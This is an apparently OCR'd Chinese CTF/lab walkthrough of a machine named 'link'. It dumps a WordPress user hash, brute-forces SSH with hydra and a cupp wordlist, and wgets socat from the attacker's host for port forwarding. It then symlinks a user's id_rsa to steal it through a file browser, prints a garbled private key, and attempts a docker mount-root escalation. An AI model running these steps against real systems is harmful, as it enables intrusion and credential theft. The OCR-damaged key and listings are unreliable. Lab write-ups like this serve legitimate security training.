
```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.003 sec)

MariaDB [(none)]> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MariaDB server version for the right syntax to
use near '' at line 1
MariaDB [wordpress]> show tables;
+----------------------+
| Tables_in_wordpress  |
+----------------------+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+----------------------+
12 rows in set (0.000 sec)

MariaDB [wordpress]> select * from wp_users;
+----+------------+------------------------------------+--------------+--
-----------------+---------------------+---------------------+---------
-----------+-------------+-------------+
| ID | user_login | user_pass                          | user_nicename |
user_email         | user_url              | user_registered     |
user_activation_key | user_status | display_name |
+----+------------+------------------------------------+--------------+--
-----------------+---------------------+---------------------+---------
```


```
-----------+------------+-------------+
|  1 | Yliken     | $P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9. | yliken        |
Yliken@RedBean.com | http://192.168.56.164 | 2025-10-28 16:08:56 |
|           0 | Yliken       |
+----+-----------+------------------------------------+--------------+--
-----------------+----------------------+--------------------+---------
-----------+------------+-------------+
1 row in set (0.000 sec)

MariaDB [wordpress]>
```

> 感觉线索不在这




> 密码都不对，跑个linpeas吧







> 有docker不过感觉我应该拉不下镜像

> root提权方案有了





> 猜谜啊，中文感觉有定时任务试试应该和这个txt有关



> 也不是密码呢,没有定时任务哎呀有点不知道咋猜，cupp一下了

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to yliken.txt.cupp.txt, counting 1949 words.
[+] Now load your pistolero with yliken.txt.cupp.txt and shoot! Good luck!

root@LingMj:~/xxoo# hydra -l yliken -P yliken.txt.cupp.txt ssh://192.168.137.91 -I -V -f -e nsr  -u
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-31 20:47:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1952 login tries (l:1/p:1952), ~122 tries per task
[DATA] attacking ssh://192.168.137.91:22/
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "yliken" - 1 of 1952 [child 0] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "" - 2 of 1952 [child 1] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "nekily" - 3 of 1952 [child 2] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2008" - 4 of 1952 [child 3] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2009" - 5 of 1952 [child 4] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2010" - 6 of 1952 [child 5] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2011" - 7 of 1952 [child 6] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2012" - 8 of 1952 [child 7] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2013" - 9 of 1952 [child 8] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2014" - 10 of 1952 [child 9] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2015" - 11 of 1952 [child 10] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2016" - 12 of 1952 [child 11] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2017" - 13 of 1952 [child 12] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2018" - 14 of 1952 [child 13] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2019" - 15 of 1952 [child 14] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2020" - 16 of 1952 [child 15] (0/0)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "Hidden" - 17 of 1953 [child 1] (0/1)
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "Hidden2008" - 18 of 1953 [child 0] (0/1)
```

fscan也试了，hydra也试了


有8080端口


```
[2025-10-31 21:25:09] [SUCCESS] 目标 172.17.0.1    存活 (ICMP)
^C
www-data@link:/tmp$ ^C
www-data@link:/tmp$ ss -lnput
Netid               State                Recv-Q               Send-Q                              Local Address:Port                               Peer Address:Port
udp                 UNCONN               0                    0                                       0.0.0.0:68                                      0.0.0.0:*
tcp                 LISTEN               0                    128                                   127.0.0.1:8080                                    0.0.0.0:*
tcp                 LISTEN               0                    128                                     0.0.0.0:22                                      0.0.0.0:*
tcp                 LISTEN               0                    80                                    127.0.0.1:3306                                    0.0.0.0:*
tcp                 LISTEN               0                    128                                           *:80                                            *:*
tcp                 LISTEN               0                    128                                        [::]:22                                         [::]:*
www-data@link:/tmp$ busybox wget 192.168.137.194/socat
Connecting to 192.168.137.194 (192.168.137.194:80)
socat               100% |********************************************************************************************************************************|  366k  0:
www-data@link:/tmp$ chmod +x socat
www-data@link:/tmp$ ./socat TCP-LISTEN:8088,fork TCP4:127.0.0.1:8080 &
[1] 52085
www-data@link:/tmp$ ss -lnput
Netid               State                Recv-Q               Send-Q                              Local Address:Port                               Peer Address:Port
udp                 UNCONN               0                    0                                       0.0.0.0:68                                      0.0.0.0:*
tcp                 LISTEN               0                    128                                   127.0.0.1:8080                                    0.0.0.0:*
tcp                 LISTEN               0                    128                                     0.0.0.0:22                                      0.0.0.0:*
tcp                 LISTEN               0                    5                                       0.0.0.0:8088                                    0.0.0.0:*                   users:(("socat",pid=52085,fd=5))
tcp                 LISTEN               0                    80                                    127.0.0.1:3306                                    0.0.0.0:*
tcp                 LISTEN               0                    128                                           *:80                                            *:*
tcp                 LISTEN               0                    128                                        [::]:22                                         [::]:*
www-data@link:/tmp$ cd a
bash: cd: a: No such file or directory
www-data@link:/tmp$ cd app
bash: cd: app: No such file or directory
www-data@link:/tmp$ cd /app/yliken/
www-data@link:/app/yliken$ ls -al
total 16
drwxr-xrwx 2 yliken  yliken 4096 Oct 31 21:00 .
drwxr-xr-x 3 root    root   4096 Oct 28 12:26 ..
-rwxr-xr-x 1 www-data www-data 1453 Oct 31 21:00 b.txt
-rw-r--r-- 1 yliken  yliken 1453 Oct 28 12:35 yliken.txt
www-data@link:/app/yliken$ ln -sv /home/yliken/.ssh/id_rsa id
'id' -> '/home/yliken/.ssh/id_rsa'
www-data@link:/app/yliken$ ls a-l
ls: cannot access 'a-l': No such file or directory
www-data@link:/app/yliken$ ls -al
total 16
drwxr-xrwx 2 yliken  yliken 4096 Oct 31 21:30 .
drwxr-xr-x 3 root    root   4096 Oct 28 12:26 ..
-rwxr-xr-x 1 www-data www-data 1453 Oct 31 21:00 b.txt
lrwxrwxrwx 1 www-data www-data   24 Oct 31 21:30 id -> /home/yliken/.ssh/id_rsa
-rw-r--r-- 1 yliken  yliken 1453 Oct 28 12:35 yliken.txt
www-data@link:/app/yliken$
```

结合名字link和目录下有一个filebowber应该是这样的路


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

> 拿到私钥可以结束了


~ — root@LingMj: ~/xxoo — ssh ◂ lingmj
root@LingMj: ~ — ssh
yliken@link:~$ ls -al
total 11636
drwx------ 3 yliken yliken   4096 Oct 28 13:17 .
drwxr-xr-x 3 root   root   4096 Oct 28 12:22 ..
lrwxrwxrwx 1 root   root   9 Oct 28 13:07 .bash_history -> /dev/null
-rwxr-xr-x 1 yliken yliken 11898422 Oct 28 12:37 fileBrower
drwx------ 2 yliken yliken   4096 Oct 28 12:45 .ssh
-rw-r--r-- 1 root   root   39 Oct 28 13:17 user.txt
yliken@link:~$
link.dsz:8088/files/id
AAAAB3NzaC1yc2EAAAADAQABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAu0TL2pdljzaVK6Li3djf5GeYNgOEBJpJA9mzihzC7TvMb0yllLw8t
mac4cviw0BpRFiaavMeR9+USSP+8PGznVa5UO8IaUyz8hkK8SgD3fUe6dk93AxfKSDdFXz
sb+2uULYHM+U9Rvs+wY4OmVpYjF/GRPsvjdud6hp19esN7E7YXawtKYiYRclvPleP8JwSn
7NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuKvTaH+LP7af9COFw4N8bz
mZ1TeK88TapJbvHi0dAux7XO4MpOcXDMwpHOrzJ0OUFbOottWC06ZXhQTlvjb9NyEDf1/8
LWnTeS8YgrOcwEwqDdN1W4AYR9P0X2qsS4e4CH9CyI5DPhbssOGQviLF4H+tsf/KpURDgX
itASdDHhiB079e7gRINxuZsgpiOwGYaNvG8ImRp+/wNqhXjNUWNinfeXIHNWyetM3+CWYV
Csk4vtUn+LxmBYMxATfJUD1XVOYbxwAJNo7EXXUHbCuOoAl1tKkeAKEYaYmV6e6YmmnpJU
MPZ51jOPulU3ETXaMGqMNlKnqZYHqhtcXDZfm1vq6vd8QMjlW4e3W1BQWcucCADQohmoLT
b3lXz/avQMX8L+lEY6R5aJTaayMZnR4Ua7GTiXyrUG1KgHxeMbOZ8u/uQQuifv3lnF4O3D
sAAAdIq2Nj9KtjY/QAAAAHc3NoLXJzYQAAAgEAu0TL2pdljzaVK6Li3djf5GeYNgOEBJpJ
A9mzihzC7TvMb0yllLw8tmac4cviw0BpRFiaavMeR9+USSP+8PGznVa5UO8IaUyz8hkK8Sg
D3fUe6dk93AxfKSDdFXzsb+2uULYHM+U9Rvs+wY4OmVpYjF/GRPsvjdud6hp19esN7E7YX


yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": context deadline exceeded.
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": context deadline exceeded.
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": context deadline exceeded.
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
See 'docker run --help'.
yliken@link:~$ docker ps -a
CONTAINER ID   IMAGE   COMMAND   CREATED   STATUS   PORTS   NAMES
b0ba20694c10   f9a80a55f492   "/bin/bash"   2 days ago   Exited (0) 2 days ago   cool_ishizaka
5ea8798683a8   f9a80a55f492   "/bin/bash"   3 days ago   Exited (0) 3 days ago   fervent_ritchie
bcf89b5d2c68   f9a80a55f492   "/bin/bash"   3 days ago   Exited (0) 3 days ago   frosty_banach
9428e26481bc   f9a80a55f492   "/bin/bash"   3 days ago   Exited (0) 3 days ago   frosty_bell
34d30ef59e25   f9a80a55f492   "/bin/bash"   3 days ago   Exited (127) 3 days ago   heuristic_easley
be12997c1a65   f9a80a55f492   "bash"   3 days ago   Exited (0) 3 days ago   distracted_swanson
255d6c1f1e2f   f9a80a55f492   "bash"   3 days ago   Exited (0) 3 days ago   jovial_haslett
e523a8754f3d   f9a80a55f492   "bash"   3 days ago   Exited (0) 3 days ago   vigilant_payne
7cf9802e3bd4   f9a80a55f492   "@@bash"   3 days ago   Created   beautiful_dijkstra
